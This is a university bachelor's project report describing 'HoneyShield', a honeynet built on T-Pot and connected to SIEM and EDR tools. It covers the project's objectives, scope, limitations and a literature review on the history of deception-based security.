Mansoura University

Faculty of Computers and Information
Information Technology Dept.

SIEM-Integrated HoneyNet for Threat Detection and Analysis (HoneyShield)

by

1- Amin Fakhr Eldin Ahmed - 1000264037
2- Saif El-Din Bedair Ali - 1000264252
3- Abdulrahman Mohamed Fayad - 1000293383
4- Amr Khaled Abdallah - 1000296142
5- Mohamed Ahmed Abdelhalim - 1000264358
6- Mohamed Ahmed Abdallah - 1000296144
7- Mohamed Al-Sayed Al-Tantawy - 1000263925
8- Mohamed Alaa Mokhtar - 1000268579
9- Mohamed Awad Ali - 1000276905
10- Mohamed Mahmoud Ramadan - 1000263585

A project submitted in partial fulfillment of the requirements for the degree of Bachelor of Science in Information Technology

Supervised by

Dr. Heba Kandil

Eng. Karam Mohamed

2025-2026

Abstract

The growing sophistication, automation and persistence of modern cyberattacks makes cybersecurity one of the most critical challenges in the digital era. Traditional defence mechanisms such as firewalls, Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) still play an important role in network security but they are mainly based on signature or rule driven detection techniques. As a result, these mechanisms often fail to detect zero-day exploits, insider threats, and sophisticated multi-stage attacks and raise large volumes of false-positive alerts.

The project, HoneyShield: SIEM-Integrated HoneyNet for Threat Detection and Analysis, proposes a proactive, deception-based security architecture that integrates honeypot technologies and centralised security analytics. The proposed system does not only rely on reactive detection methods, but also consists of a distributed HoneyNet of multiple honeypot sensors. These are used to emulate vulnerable network services such as SSH, FTP, HTTP and industrial protocols. These decoy services are designed to lure attackers into controlled environments where their activities can be safely monitored, recorded and analysed without exposing real production assets.

The system is managed and orchestrated by the T-Pot platform. T-Pot is a comprehensive, multi-honeypot system that combines containerised honeypot deployment with centralised logging and visualisation features. T-Pot offers a unified platform for deploying various honeypot sensors and aggregating high-fidelity attack data using the ELK stack (Elasticsearch, Logstash, Kibana). Such architecture allows efficient data aggregation, visualisation in real-time and structured storage of attacker interactions.

The HoneyNet is also integrated to a Security Information and Event Management (SIEM) platform to improve threat awareness and event correlation. This integration links the logs generated on the honeypots with network and system events, enabling real-time alerting, advanced analytics and comprehensive forensic investigation. This system allows security analysts to closely scrutinise attacker behaviour, techniques, and tools, thus generating actionable threat intelligence that can be used to improve defensive strategies.

The proposed solution is quite different from the traditional stand-alone honeypots and IDS based systems. Most existing approaches are based on passive monitoring or predefined signatures. On the contrary, HoneyShield proposes an active deception-based model with centralised management and analytics support through the T-Pot platform. This approach enhances detection of known and unknown threats and

offers valuable insight into adversary tactics in a controlled and isolated environment. With this project, HoneyShield demonstrates the effectiveness of deception-based security when integrated with modern SIEM technologies. This system enhances early threat detection, reduces false positives, and provides deeper insights into attacker behaviour, thereby improving the resilience and adaptability of modern network security infrastructures.

Acknowledgement

This project would not have been possible without the contributions, patience and generosity of a great many people and we want to take a moment to acknowledge that properly.

We would like to extend our deepest thanks to our academic supervisor **Dr. Heba Kandil** for guiding us from the beginning of this project till the final draft. Her insight, thoughtful feedback and steady encouragement helped us think more carefully, argue more clearly and produce work that we are truly proud of. A lot of what follows, in its direction and quality, is indebted to her.

We would also like to thank our co-supervisor, **Eng. Karam Mohamed** for his technical insight and steady support throughout. When the practical realities of implementation didn't quite match the theory, he helped us find a way through and his grounded, hands-on perspective brought an extra dimension to this work that we couldn't have brought ourselves.

I would like to express my sincere gratitude to the Faculty of Computers and Information, Mansoura University, for offering the resources, facilities, and the environment that facilitated me to carry out this research. We didn't take for granted the infrastructure and institutional support we had throughout this project.

Finally, to our families and friends whose patience was tested more than once and whose encouragement never wained. Often, it is the quietest forms of support that count the most and yours made a difference every step of the way.

Table of Content

List of Figures

List of Tables

List of Abbreviations

Abbreviation	Full Form
APT	Advanced Persistent Threat
ATT&CK	Adversarial Tactics, Techniques & Common Knowledge (MITRE framework)
CVE	Common Vulnerabilities and Exposures
DMZ	Demilitarized Zone
DTK	Deception Toolkit
EDR	Endpoint Detection and Response
ELK	Elasticsearch, Logstash, and Kibana (stack)
ENISA	European Union Agency for Cybersecurity
EVE-NG	Emulated Virtual Environment – Next Generation
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICS	Industrial Control System
SCADA	Supervisory Control and Data Acquisition
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
IDPS	Intrusion Detection and Prevention System
IEEE	Institute of Electrical and Electronics Engineers
IP	Internet Protocol
ISP	Internet Service Provider
JSON	JavaScript Object Notation
MHN	Modern Honey Network

MITRE	**MITRE Corporation (cybersecurity framework provider)**
MODBUS	**Modicon Bus (industrial communication protocol)**
NIST	**National Institute of Standards and Technology**
PLC	**Programmable Logic Controller**
SD-WAN	**Software-Defined Wide Area Network**
SIEM	**Security Information and Event Management**
SLA	**Service Level Agreement**
SMB	**Server Message Block**
SOAR	**Security Orchestration, Automation and Response**
SOC	**Security Operations Center**
SSH	**Secure Shell**
VLAN	**Virtual Local Area Network**
XDR	**Extended Detection and Response**

Chapter 1

Chapter 1: Introduction

1.1 Introduction

Cybersecurity has become a fundamental pillar for ensuring the confidentiality, integrity and availability of data across the organisational networks in the digital era. The rapid growth of cloud services, virtualisation technologies and highly interconnected infrastructures expose organisations to a wide range of sophisticated and persistent cyber threats. Today's attackers use automated tools, stealthy tactics and multi-stage attack methods to bypass traditional security controls and remain undetected for long periods of time.

Firewalls, antivirus software, Intrusion Detection and Prevention Systems (IDS/IPS), and other traditional security mechanisms continue to have a critical role in network protection. These mechanisms, however, are mostly reactive, relying on predefined signatures, static rules or known behaviour patterns. Consequently, they are often unable to detect zero-day attacks, fileless malware and advanced persistent threats (APTs), while generating a high volume of false-positive alerts that are overwhelming for security analysts.

To overcome these limitations, modern cyber defence strategies have shifted towards proactive and intelligence-driven defence models. One of the most promising solutions in this paradigm is deception-based security that intends to intentionally engage attackers via decoy systems instead of simply blocking them. This is done by setting up honeypots. These are systems deliberately exposed to the Internet to look like real services and attract malicious activity.

A key benefit of honeypots for threat detection is that they have no legitimate users or business functions. Hence, any interaction with a honeypot can be considered suspicious by default, enabling defenders to collect high fidelity threat data with minimal false positives. By watching attacker behaviour in a controlled environment, security teams can learn valuable lessons about attack techniques, tools and exploitation strategies that are invisible to traditional detection systems.

The efficiency of detection based on honeypots can be significantly improved by using multiple honeypots in a HoneyNet, which mimics a real network environment. In this project, the HoneyNet is realised through the T-Pot platform, which is an integrated and open-source honeypot framework that allows the deployment of multiple containerised honeypot sensors in a centralised architecture. T-Pot combines

deception technologies with advanced logging, visualisation and analysis capabilities provided by the ELK stack to enable real-time monitoring of attacker activities.
The proposed solution integrates the T-Pot-based HoneyNet with a Security Information and Event Management (SIEM) system for centralised log collection, event correlation and real-time alerting. This integration enables security analysts to correlate the events observed in honeypots with other network and system logs to provide a holistic view of the attack lifecycle from reconnaissance and exploitation to post-compromise activity. The result, HoneyShield system, shows how deception technologies in combination with centralised analytics can deliver significant improvements in threat detection, visibility and response efficiency in modern network environments.




Figure.1 (DMZ HoneyPot Deployment)

Figure.2 (HoneyPots)

1.2 Problem Statement (Motivation)

The idea behind HoneyShield didn't come out of nowhere it came from watching traditional network defences struggle to keep up with a threat landscape that has grown dramatically more complex and relentless. Today's organisations aren't just dealing with the occasional opportunistic attack. They're up against carefully planned, multi-stage campaigns where adversaries quietly slip in, dig in, and siphon off sensitive data sometimes for months before anyone notices.

The tools most security teams rely on firewalls, IDS, IPS, antivirus software were built around a simple concept: know the threat, block the threat. That works well enough against known dangers, but it falls apart when attackers show up with something new. Zero-day exploits, fileless malware, and advanced evasion techniques don't leave the fingerprints these systems are trained to recognise, so they slip right through. And to make matters worse, these same tools flood security teams with thousands of alerts daily, most of which turn out to be nothing. That constant noise leads to alert fatigue and when analysts are drowning in false positives, real threats start slipping through the cracks.

This is exactly where a different way of thinking becomes necessary. Rather than waiting for attackers to trip a known wire, what if we could watch them operate in real time and learn from them? That's the philosophy behind deception-based security. Honeypots and honeynets work by placing convincing decoy systems in the environment that serve no legitimate purpose whatsoever. If something interacts with them, it's almost certainly up to no good. This makes every detection high-confidence and virtually free of false positives a stark contrast to traditional alert-heavy approaches.

The catch, however, is that most honeypot setups have never quite lived up to their potential. Sensors are often deployed in isolation, logs pile up locally with no easy way to pull them together, and there's little to no central oversight. Without unified management and correlation, honeypots remain interesting experiments rather than practical components of an enterprise security strategy.

HoneyShield was built to change that. At its core, it uses T-Pot a container-based honeypot framework to bring multiple heterogeneous honeypot sensors under one roof, orchestrated and managed from a single environment. T-Pot feeds attacker interaction data into the ELK stack, enabling structured collection, real-time visualisation, and efficient long-term storage of security events.

But HoneyShield goes a step further by integrating this honeypot infrastructure with a Security Information and Event Management (SIEM) system. This means honeypot data doesn't sit in a silo it gets correlated with logs from network devices, authentication systems, and servers across the organisation. Security analysts can then piece together a fuller picture of what attackers are doing, where they're moving, and how to stop them. Honeypots stop being passive traps and become active, intelligent components of a broader defence ecosystem.

At its heart, HoneyShield is a response to a gap that has existed for too long: the disconnect between deception-based detection and centralised security analytics. The goal is to bridge that gap combining the intelligence-gathering strength of honeypots with the analytical depth of SIEM platforms to create a defence model that's not just reactive, but genuinely proactive and built for the threats of today and tomorrow.

1.3 Project Objectives

HoneyShield is, at its core, an attempt to answer a question that keeps coming up in defensive security: what happens when you stop trying to block every attack and start letting attackers reveal themselves instead? The framework we designed integrates Honeypot, SIEM, and EDR technologies within a simulated enterprise environment, with the goal of improving how threats are detected, analyzed, and responded to not as isolated functions, but as a coordinated system.

Deploying honeypots alone isn't enough. That's a point worth dwelling on. The real gap in most deception-based setups isn't the bait; it's the plumbing between what the honeypot sees and what the rest of the security stack knows about it. HoneyShield is built specifically to close that gap connecting deception data to centralized threat intelligence in a way that scales to modern network environments. The specific objectives of the project are as follows:

- **To get there, we started from the ground up. Traditional controls firewalls, IDS/IPS, antivirus have well-documented blind spots when it comes to APTs and zero-day attacks. We examined those limitations carefully, because understanding where conventional defenses fall short is what makes the case for deception-based approaches in the first place.**
- **Building on that analysis, we looked at how honeypots and honeynets actually perform in practice: what attacker behaviors they surface, where they improve detection accuracy, and what they miss. This isn't purely theoretical deception defense has a growing body of operational evidence behind it, and we drew on that throughout.**
- **The honeynet infrastructure itself runs on T-Pot, with multiple containerized honeypot sensors distributed across the environment. Containerization was a deliberate choice here it keeps deployment manageable and makes scaling straightforward without introducing undue complexity. From there, we integrated the honeynet with a SIEM system to handle centralized log aggregation, event correlation, and alerting. That integration is where raw deception data starts to become actionable intelligence.**
- **Endpoint visibility was the next layer. EDR tooling sits alongside the SIEM to catch what network-level sensors sometimes can't lateral movement, process-level anomalies, early-stage containment decisions. Together, these components form something closer to a coherent defense ecosystem than a collection of independent tools.**

- **The network topology itself was simulated in EVE-NG. We applied segmentation, VLAN configurations, and firewall rules to approximate realistic enterprise conditions not a pristine lab environment, but something that reflects the kind of messy, multi-zone architectures defenders actually work in.**
- **We then evaluated HoneyShield under a range of simulated attack scenarios, measuring detection accuracy, event correlation quality, and how the system held up as load increased. The results, which we discuss in later sections, offer some indication of where integrated deception-plus-analytics architectures genuinely add value and where the edges of that value lie.**
- **The broader argument this project makes is a simple one: deception technologies and centralized analytics are more useful together than either is alone. When an attacker's behavior inside a honeypot feeds directly into SIEM correlation rules, and those alerts trigger EDR responses at the endpoint level, the defense becomes something more than reactive. That's the direction this work points toward.**

Taken together, these objectives make a single underlying argument: that pairing deception technologies with centralized analytics produces defenses that are faster to adapt, harder to evade, and more grounded in real attacker behavior than conventional approaches alone.




Figure.3 (Data Flow and Component Interaction in the HoneyShield Security Framework)

1.4 Project Scope

HoneyShield is, in essence, a proof of concept one designed to test whether a deception-driven architecture can hold together when honeypot technologies are wired directly into SIEM and EDR pipelines. The scope of the project defines where that test begins and ends: what the system is expected to do, what it deliberately sets aside, and what counts as a meaningful result within the constraints of an academic build.

1.4.1 System Overview

HoneyShield is built around a straightforward premise: deploy deception infrastructure, capture what attackers do, and feed that data into analytics platforms capable of making sense of it at scale. The system runs inside a simulated enterprise network and centers on a T-Pot–based HoneyNet the engine responsible for collecting, correlating, and surfacing malicious activity in real time.

Architecturally, the system breaks into three main pieces: distributed honeypot sensors scattered across the environment, a centralized analytics and visualization layer that aggregates what those sensors see, and an optional endpoint monitoring component that extends visibility down to the host level. None of these components expose real production systems to live attacker traffic. That isolation is deliberate, and it's what makes the whole setup safe to run as a research environment.

The core components work as follows:

- **Honeypot Layer.** Several honeypots are deployed to impersonate services that attackers commonly go after Cowrie handles SSH and Telnet interactions, Dionaea focuses on malware collection, and Amun covers multi-service emulation, among other sensors available through T-Pot. Each runs inside its own containerized environment, which keeps attacker interactions sandboxed and prevents any single compromise from affecting the broader setup.
- **T-Pot Platform and Analytics Layer.** T-Pot acts as the central nervous system for honeypot deployment and data aggregation. It manages multiple sensors simultaneously through containerization and ships with an integrated ELK stack Elasticsearch for storage, Logstash for ingestion, and Kibana for visualization. In practice, this gives analysts a live window into attacker behavior without having to stitch together separate logging pipelines.

- **SIEM Integration Layer.** Logs generated by the honeypots don't stay inside T-Pot. They're forwarded to an external SIEM system, where event correlation happens at a broader scale drawing on network device logs, server events, and authentication records alongside the deception data. This is where isolated honeypot observations start to resemble something closer to a coherent threat picture.
- **EDR and Response Layer.** Host-level visibility is handled through EDR tooling, integrated optionally depending on the deployment scenario. When active, this layer lets analysts cross-reference honeypot activity with endpoint behavior and, when needed, move quickly on containment. It's worth noting that this component is modular by design; the rest of the architecture functions independently of it.

1.4.2 Functional Scope

The functional scope of HoneyShield describes what the system actually does the capabilities it provides and the activities it's designed to carry out. Rather than listing these in the abstract, it helps to think of them as layers of increasing analytical depth, starting with raw deception and moving toward coordinated response.

These capabilities include:

- **At the outermost layer, the system handles deception and detection: multiple honeypot sensors deployed through T-Pot, each impersonating services that tend to draw attacker attention, capturing unauthorized access attempts and malicious interactions as they happen.**
- **That raw data feeds into centralized analysis via the ELK stack. Logs are ingested, indexed, and made available for real-time querying turning what would otherwise be scattered sensor output into structured, searchable attack data.**
- **Building on that foundation, the SIEM integration layer correlates honeypot events against network and system logs from the broader environment. The goal here isn't just alerting it's generating alerts that carry enough context to be actionable, rather than adding noise to an already busy queue.**

- **Visualization and reporting sit alongside these analytical functions. Kibana dashboards surface attack trends, geographic source distributions, targeted service profiles, and temporal patterns the kind of view that makes it easier to spot what's recurring versus what's genuinely anomalous.**
- **Underpinning all of this is the simulation environment itself: a EVE-NG-based network topology complete with routers, switches, firewalls, and VLAN segmentation, designed to approximate real enterprise deployment conditions as closely as the lab setting allows. One could argue this is the least glamorous part of the project, but getting the topology right is what gives every other result its validity.**
- **Threat correlation and response ties the pieces together linking honeypot observations with network and endpoint telemetry to produce incident reports that go beyond raw log entries.**
- **Finally, the system's performance is validated through controlled attack simulation, using tools like Nmap, Hydra, and Metasploit to run structured attack scenarios and measure how accurately the full pipeline detects, correlates, and surfaces intrusion attempts. We treat this evaluation phase not as a formality but as the primary check on whether the architecture holds up under conditions that approximate real adversarial behavior.**

1.4.3 Deliverables

By the end of the project, HoneyShield is expected to produce five concrete outputs:

1. **The first is a fully configured T-Pot–based honeynet with multiple active sensors not a partial deployment, but a working infrastructure that can actually receive and log attacker interactions across several emulated services simultaneously.**
2. **Second, a set of centralized dashboards providing real-time visibility into honeypot events. These aren't static reports; they're live analytical views built to surface attack trends, source patterns, and service targeting as they develop.**
3. **Third, a documented system architecture covering network topology, data flow between components, and the security controls applied throughout. This serves both as a reference for reproducing the setup and as evidence that the design decisions were deliberate rather than improvised.**

4. **Fourth, experimental results drawn from the controlled attack scenarios, analyzed for detection accuracy, correlation quality, and overall pipeline efficiency. That said, the goal here isn't to cherry-pick favorable outcomes the analysis is meant to reflect where the system performs well and where its limits show.**
5. **Fifth, and pulling everything together, a comprehensive project report covering the design methodology, implementation details, and evaluation findings in full. This is the document that makes the rest of the work legible to someone who wasn't in the room when the decisions were made.**

1.4.4 Limitations

- No prototype is without its constraints, and HoneyShield is no exception. Being upfront about them matters not to undermine the findings, but to be clear about what they actually represent.
- The most significant boundary is the deployment context itself. The honeynet runs inside a controlled academic environment, which means it never sees the volume, diversity, or unpredictability of real enterprise traffic. Containerized honeypot sensors, while practical for this kind of research setup, also introduce a degree of artificiality that physical systems wouldn't and experienced attackers have been known to fingerprint virtualized environments, though that concern is less relevant here given the controlled attack scenarios used.
- The SIEM and EDR integrations, while functional, sit at proof-of-concept depth. There's no automated response orchestration running beneath them no playbooks firing, no autonomous containment. An analyst is still in the loop for anything beyond alerting. And the data itself is bounded by the simulation: everything collected reflects attacks we ran deliberately within the lab topology, not opportunistic traffic from the open internet.
- Even so, none of these limitations invalidate what the project sets out to show. Within its defined scope, HoneyShield does demonstrate concretely, not just in theory that deception technologies, centralized analytics, and endpoint monitoring can be integrated into a coherent, working defense framework. The constraints shape how far the conclusions generalize; they don't undercut the core finding.

1.5 Project Timeline




Figure.4 (Project Timeline)

Chapter 2

Chapter 2: Literature Review

2.1 Introduction

Modern information technology has seen cybersecurity grow to become one of the most important domains due to the continuous sophistication, volume and automation of cyberattacks. Today organisations are faced with a broad spectrum of threats ranging from large-scale automated scans to highly focused, long-lived intrusions that can remain undetected for extended periods of time. Firewalls, antivirus software and Intrusion Detection or Prevention Systems (IDS/IPS) remain a foundational layer of defence, along with traditional defence mechanisms. However, these systems rely heavily on pre-defined signatures, static rules or behavioural baselines, which naturally limits the early detection of novel or zero-day attacks.

To address these limitations, deception-based security has been introduced as a new proactive approach to threat detection and intelligence gathering. This paradigm is no longer about prevention, it is about actively engaging and observing attackers in controlled environments. The central concept behind deception-based defences is to deploy artificial, monitored assets, called honeypots, which can lure adversaries, record their activities, and yield valuable information about their behaviour, tools, and attack strategies.

By design, a honeypot has no legitimate operational role or real user interaction. Thus, any communication or activity on its part can be classified with high degree of confidence as suspicious or malicious. This property drastically reduces false positives, enabling defenders to gather high-fidelity threat intelligence. Furthermore, honeypots can mimic actual systems and services, tricking attackers into believing they have successfully breached real assets, which allows defenders to observe the entire lifecycle of an attack in a safe and isolated environment.

The evolution of honeypot technology from stand-alone experimental systems to integrated components of enterprise-class security architectures has occurred over time. More recently, deployments have integrated honeypots with centralised Security Information and Event Management (SIEM) systems and Endpoint Detection and Response (EDR) platforms. “Together, this integration allows for centralised log collection, real-time correlation, advanced analytics and effective incident response. Multi-honeypot platforms such as T-Pot are an important step in this direction, providing consolidated deployment, orchestration and analytics.

In this chapter, we present the evolution of deception-based security, review important related works and frameworks, and analyse modern honeypot platforms with a special focus on T-Pot as the basis for the HoneyShield system we propose.

2.2 Evolution of Deception-Based Security

The story of deception-based security is, in many ways, the story of cybersecurity itself a gradual shift away from purely reactive defense toward something more deliberate and intelligence-driven. That shift didn't happen overnight. It unfolded across three broad stages: the era of traditional perimeter defense, the emergence of honeypot technology as a way to study attackers rather than just block them, and the more recent move toward integrating deception systems with centralized analytics platforms. Each stage built on the frustrations of the one before it.

2.2.1 Traditional Defense Mechanisms

Before deception techniques entered the picture, most organizations built their defenses around signature matching and rule-based controls. Firewalls, antivirus software, and intrusion detection systems all worked roughly the same way: observe activity, compare it against a library of known bad patterns or predefined thresholds, and respond accordingly.

That approach worked up to a point. Against previously catalogued threats, it held reasonably well. But its weaknesses were structural, not incidental, and they became harder to ignore as attacker tradecraft evolved.

The adaptability problem was perhaps the most fundamental. Signature-based systems are, by definition, backward-looking: they can only catch what's already been seen and documented. Zero-day vulnerabilities, polymorphic malware, and novel attack chains all slip through precisely because there's no prior signature to match against. Tuning rules tightly enough to catch subtle threats tended to flood analysts with false positives; loosening them let real activity pass undetected. It was a difficult balance to strike, and in practice many teams never quite managed it.

Underlying all of this was a posture problem. These systems were reactive by design they could only respond after malicious activity had already started. Against an attacker who had already achieved initial

access and was moving laterally through the environment, a signature match arriving seconds or minutes later offered limited value.

As attackers increasingly adopted automation, obfuscation, and multi-stage intrusion strategies, the gap between what traditional defenses could see and what was actually happening in the network kept widening. That gap is what pushed the field toward behavioral observation and attack emulation and, eventually, toward the conceptual foundations of honeypot-based security.

2.2.2 The Emergence of Honeypot Technology

The origins of honeypot technology go back further than many practitioners realize. In 1992, Bill Cheswick published what became one of the earliest documented experiments in deliberate deception: "An Evening with Berferd," in which a purposely vulnerable system was set up to observe how an attacker moved through it. The experiment was, in retrospect, deceptively simple but it introduced something genuinely new: the idea that exposing a system to threats, under controlled conditions, could be a source of intelligence rather than just a liability.

Five years later, Fred Cohen's Deception Toolkit (DTK) put that idea on more practical footing. DTK used automated scripts to emulate vulnerable services and mislead attackers, and while its realism was limited by today's standards, it demonstrated that deception could function as a deliberate defensive strategy rather than a curiosity. By the late 1990s, researchers were already pushing further connecting multiple honeypots together into honeynets, monitored through specialized gateways, which allowed observation of attacker behavior across entire decoy network segments rather than individual systems.

The formalization of this work arrived with The Honeynet Project in 1999. It was a significant moment. The Project didn't just deploy honeynets it developed the methodologies for doing so safely, establishing practices for observing attacker behavior while containing any damage that compromised systems might otherwise cause.

Around this same period, the field began to categorize honeypots by interaction level, a taxonomy that has largely held since. The distinctions matter in practice because each tier involves real trade-offs between realism, risk, and operational overhead.

Low-interaction honeypots Amun and Dionaea being common examples simulate basic network services like HTTP, SSH, or FTP. They're relatively safe and easy to run at scale, but what they capture is shallow: connection attempts, automated scans, opportunistic probes. Medium-interaction honeypots occupy a more interesting middle ground. Cowrie, for instance, presents attackers with a convincing SSH or Telnet shell and logs the commands they run, without ever granting them real OS access. That partial realism tends to draw out more deliberate attacker behavior than a low-interaction sensor would. High-interaction honeypots go further still full systems that attackers can actually compromise offering the richest behavioral data but demanding serious isolation to prevent the decoy from becoming a launchpad for real attacks.

Taken together, these developments marked something of a conceptual turning point. Defenses were no longer purely static or purely reactive. Honeypots generated intelligence about unknown attack vectors, about attacker methodology, about what adversaries were actually after in a way that signature-based systems structurally could not.

2.2.3 The Rise of Honeynets and Distributed Deception Platforms

- A single honeypot, however well-configured, tells a limited story. As enterprise networks grew larger and more complex, that limitation became increasingly difficult to work around. Standalone sensors couldn't plausibly represent the kind of sprawling, multi-segment infrastructure that real organizations operate and attackers who'd spent any time inside a real network would notice the difference. The response was to scale up: deploying multiple interconnected honeypots that together could approximate an enterprise environment, monitored through centralized control mechanisms. Honeynets, in other words, weren't just more honeypots they were a different way of thinking about deception at network scale.
- The 2010s brought another shift. Distributed Deception Platforms (DDPs) emerged as a way to manage what had become genuinely complex deployments hundreds of honeypots spread across virtual and physical infrastructure, each generating data that needed to be collected, correlated, and made sense of somewhere. DDPs centralized that management layer: automating deployment and configuration, aggregating sensor output, and presenting it through unified dashboards. Interestingly, this was less a technical breakthrough than an operational one. The underlying deception concepts

hadn't changed dramatically what changed was the ability to run them at enterprise scale without requiring a dedicated team just to keep the infrastructure alive. That alignment between deception technology and operational practicality is what moved honeynets from a research tool into something organizations could actually sustain.

2.2.4 Honeypots in Critical Infrastructure and Cyber-Physical Systems

- The convergence of industrial networks with internet-connected infrastructure opened up a threat surface that traditional IT security was poorly equipped to handle. Operational technology ICS and SCADA systems had been designed for reliability and longevity, not for exposure to adversarial network traffic. When Stuxnet demonstrated in 2010 that a cyber attack could cause physical destruction to industrial equipment, it wasn't just a wake-up call for critical infrastructure operators. It reframed what "cyber attack" could mean entirely.
- Deception research followed. Conpot emerged as one of the first open-source honeypots built specifically for ICS environments, capable of simulating Siemens PLCs and speaking industrial protocols like MODBUS and SNMP convincingly enough to attract and hold attacker attention. That said, simulating the protocol layer is one thing simulating the physical behavior of industrial systems is another problem altogether. GridPot addressed that gap by combining Conpot with GridLAB-D, a power distribution simulator, to produce a deception environment that could mimic actual electrical behavior, not just the communications that surround it.
- What made these tools genuinely valuable wasn't just that they attracted attackers it's that they allowed defenders to observe how adversaries interact with cyber-physical systems, where the consequences of a successful attack extend well beyond data loss. Studying that interaction, in a controlled environment, produced a category of threat intelligence that no amount of network log analysis could have surfaced on its own.

2.2.5 Transition to Intelligence-Driven Defense

The most consequential shift in deception-based defense wasn't a new honeypot type or a smarter emulation technique it was architectural. When honeypots started feeding structured, high-fidelity alerts

into SIEM platforms, something changed in how the security operations center related to deception data. Honeypot events could now be correlated against network logs, endpoint telemetry, and authentication records in real time. A sensor that had previously operated in relative isolation became, instead, one input among many in a broader threat picture.

That shift matters more than it might initially appear. A honeypot interaction, on its own, is already a high-confidence signal there's no legitimate reason for traffic to reach a decoy system. But cross-referenced against an authentication anomaly on a nearby host, or a lateral movement pattern showing up in network logs, that same interaction becomes something richer: evidence of a campaign, not just a probe. To put it differently, integration didn't just make honeypots more visible it made them more useful.

